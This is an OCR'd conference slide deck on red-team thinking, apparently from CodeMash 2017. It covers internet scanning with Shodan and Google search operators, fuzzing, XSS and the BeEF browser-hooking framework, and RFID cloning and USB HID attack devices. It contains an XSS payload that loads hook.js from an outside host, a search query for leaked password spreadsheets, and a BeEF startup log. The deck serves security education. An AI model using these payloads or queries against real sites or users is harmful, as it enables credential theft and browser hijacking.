
Thinking Like a Hacker

CodeMash 2017

January 5, 2017 v1.0

Introductions

- Chris Maddalena
  - Security Consultant/Penetration Tester
- Where to find me
  - @cmaddalena
  - /chrismaddalena
- CodeMash 2016 speaker
  - What to Expect From a Penetration Test



GuidePoint SECURITY


What is “Red Team”?

- A concept evolved from the Catholic Church’s *Promoter of the Faith*
  - AKA: “Devil’s Advocate”
  - “One who "argued against the canonization of a candidate in order to uncover any character flaws or misrepresentation of the evidence favoring canonization.”
- Adapted by the U.S. military creating Red vs. Blue
  - University of Foreign Military and Cultural Studies (UFMCS)

GuidePoint SECURITY

Today's Red Team: Promoters of Security


- Uncover security misconfigurations, flaws, and oversights
- Make a case for why they should be fixed
  - The job is a *lot* of report writing
- Assemble an analysis of the potential threats and risks
  - Often involves actually carrying out the attack(s)



GuidePoint SECURITY

The Mindset

- A mindset shared by defender and attacker
- Good at asking questions
  - Think “Outside the Box” is cliché, but true
  - Break the supposed rules
- Look at the thing plainly
  - Pick it apart to view its basic elements



GuidePoint SECURITY


KEEP OUT
OR ENTER.
I'M A SIGN, NOT A COP

Red Teaming is Like Quality Assurance++

- "You're a glorified QA tester"
  -- Jimmy Byrd, CodeMash 2016
  - 1,000% true
  - But attackers don't stop at verification
- Try to think of what the defender/creator forgot
  - Breaking vs. Fixing
  - Bug vs. Why'd You Do That

GuidePoint SECURITY

The Basics: Picking Things Apart

- Using the expected for the unexpected:
  - Expected: Networks must allow traffic on port 443 for HTTPS websites
  - Unexpected: A port is a port, not a cop
- Using security against the defenders:
  - Expected: HTTPS secures data
  - Unexpected: HTTPS secures ALL data

GuidePoint SECURITY

Shannon's Maxim

"The enemy knows the system"

-- Claude Elwood Shannon

The Father of Information Theory

Where in the World is…

How Attackers Find Stuff on the Internet


Part One: Learning to Discover


- The internet, the whole thing, is being scanned
  - Security Through Obscurity is an old concept and offers little protection
    - Social media, VPSs, services… it's all out there and searchable
  - Shodan.io, Censys.io, MassScan -- all tools to map the internet

GuidePoint SECURITY

censys

Shodan: A Trip to Campinas, Brazil






GuidePoint SECURITY

A Hu-Mongo-us Problem

TOP COUNTRIES



United States	24,230
China	15,522
France	2,906
Singapore	2,816
Germany	2,779

TOP ORGANIZATIONS

Amazon.com	6,473
Hangzhou Alibaba Advertising Co....	4,645
Digital Ocean	4,191
Aliyun Computing Co., LTD	3,394
Amazon Technologies	2,199

1.0 GB | **8 Databases**

MongoDB Server Information


```
{
    "metrics": {
        "commands": {
            "updateUser": {
                "failed": 0,
                "total": 0
            },
            "dropRole": {
                "failed": 0,
                "total": 0
            },
            "renameCollection...
```



Database Name	Size
test	208.0 MB
DELETED_BECAUSE_YOU_DIDNT_PASSWORD_PROTECT_YOUR_MONGODB	208.0 MB
plumore_db	208.0 MB
localangel_db	80.0 MB
learn-fi-lang	80.0 MB

GuidePoint SECURITY

Google Black Magic: Search Filters

- Search engines can be used to locate web portals, admin pages, and other hidden/unlinked pages
- Google offers many options:
  - site:
  - intitle:
  - filetype:
  - inurl:
  - ext:

filetype:xls "username | password"



GuidePoint SECURITY

How Did That Happen?

How Attackers Break Stuff on the Internet

Charting the Unknown

- Once a target is found, enumeration is the key
  - Like the discovery already covered, but this also applies to applications
  - Know as much as possible about a target, assuming nothing
  - Ideas are formed from the data, not preconceived ideas
- We ask questions, all of them!
  - Review of terms:
    - Fuzzing: Providing invalid, random, and unexpected data.
    - Brute-force: Guessing until input is accepted, usually a password.

GuidePoint SECURITY

Fuzzing & Brute-forcing

- The QA engineer:
  - Orders a beer. Orders 0 beers. Orders 999999999 beers. Orders a lizard. Orders -1 beers. Orders a sfdeljknesv.
- The attacker:
  - Orders a beer. Evaluates how the bartender responds. Orders a ‘. Orders a ”><script>alert(1)</script>. Orders a %3cscript src=http://someurl.com/hook.js%3e%3c/script%3e.

GuidePoint SECURITY


Fuzzy Bunnies & Crashing Apps

- Run through all branches of code with brute-force
- Apply intelligence to uncover more branches
- Fuzzers:
  - American Fuzzy Lop (AFL)
  - Burp Intruder
  - OWASP Zed Attack Proxy
  - WSFuzzer for SOAP

GuidePoint SECURITY

Humble Cross-Site Scripting (XSS)

- Often underestimated and just as often poorly explained
  - “<script>alert(1);</script>”? So what?
- JavaScript is executed client-side by the browser, which means:
  - It is not a danger to a web server
  - It is a danger to users
- #3 in the OWASP Top 10 for a reason



GuidePoint SECURITY


Hacking Harder: XSS Can Do More

- JavaScript can do a lot of things that we can abuse:
  - Play sounds
  - Check a laptop's battery status
  - Steal cookies
  - Redirect the browser
  - Capture web cam images
  - Modify all HREFs to point to whatever we want
- Think we can fit **all** of that functionality into an XSS payload?

GuidePoint SECURITY

BeEF: Browser Exploitation Framework

- A tool for exploiting XSS and “hooking” browsers
- “Hooks” a browser using BeEF’s hook.js
  - Uses that JavaScript to interact with the host
  - Collects system and browser information
  - Allows for on-demand execution of JS
- Also supports mobile browsers




GuidePoint SECURITY

BeEF Demo:

```
➜  beef git:(master) ✗ ruby beef
[11:33:44][*] Bind socket [imapeudora1] listening on [0.0.0.0:2000].
[11:33:44][*] Browser Exploitation Framework (BeEF) 0.4.7.0-alpha
[11:33:44]    |   Twit: @beefproject
[11:33:44]    |   Site: http://beefproject.com
[11:33:44]    |   Blog: http://blog.beefproject.com
[11:33:44]    |_  Wiki: https://github.com/beefproject/beef/wiki
[11:33:44][*] Project Creator: Wade Alcorn (@WadeAlcorn)
[11:33:44][*] BeEF is loading. Wait a few seconds...
[11:33:46][*] 12 extensions enabled.
[11:33:46][*] 278 modules enabled.
[11:33:46][*] 5 network interfaces were detected.
[11:33:46][+] running on network interface: 127.0.0.1
[11:33:46]    |   Hook URL: http://127.0.0.1:3000/hook.js
[11:33:46]    |_  UI URL:   http://127.0.0.1:3000/ui/panel
[11:33:46][+] running on network interface: 192.168.1.132
[11:33:46]    |   Hook URL: http://192.168.1.132:3000/hook.js
[11:33:46]    |_  UI URL:   http://192.168.1.132:3000/ui/panel
[11:33:46][+] running on network interface: 192.168.242.96
[11:33:46]    |   Hook URL: http://192.168.242.96:3000/hook.js
[11:33:46]    |_  UI URL:   http://192.168.242.96:3000/ui/panel
[11:33:46][+] running on network interface: 192.168.37.1
[11:33:46]    |   Hook URL: http://192.168.37.1:3000/hook.js
[11:33:46]    |_  UI URL:   http://192.168.37.1:3000/ui/panel
[11:33:46][+] running on network interface: 192.168.228.1
[11:33:46]    |   Hook URL: http://192.168.228.1:3000/hook.js
[11:33:46]    |_  UI URL:   http://192.168.228.1:3000/ui/panel
```

Lesson: JavaScript Can Do More Than Should Ever Be Allowed



GuidePoint SECURITY

Recap

- We looked at discovery
- We looked at how a new discovery can be mapped and abused
- We looked at how a discovered vulnerability can be exploited to harm users
- What if we can just walk up to someone or their computer?


GuidePoint SECURITY

Getting Up Close & Personal

Red Team Hardware

Fun with RFID

- RFID cards work because a device can read them
  - Only logical we can create a device to read a card and replay it
- Cloners, like this Proxmark3, read the card like the door
  - Kind of like when they make your hotel room card
    - Except a read instead of a write
- Defeated using its own basic elements



GuidePoint SECURITY

Trusting HIDs & Ducks

- Computers do what they are told
  - USB devices can contain nasty things
  - So USB devices may be disallowed entirely or disallowed to autorun
  - But disallowing all USB is impossible…
- Computers trust Human Interface Devices
  - USB keyboard? OK!
- “Rubber Duckies”
  - Look like a USB drive, act like a HID

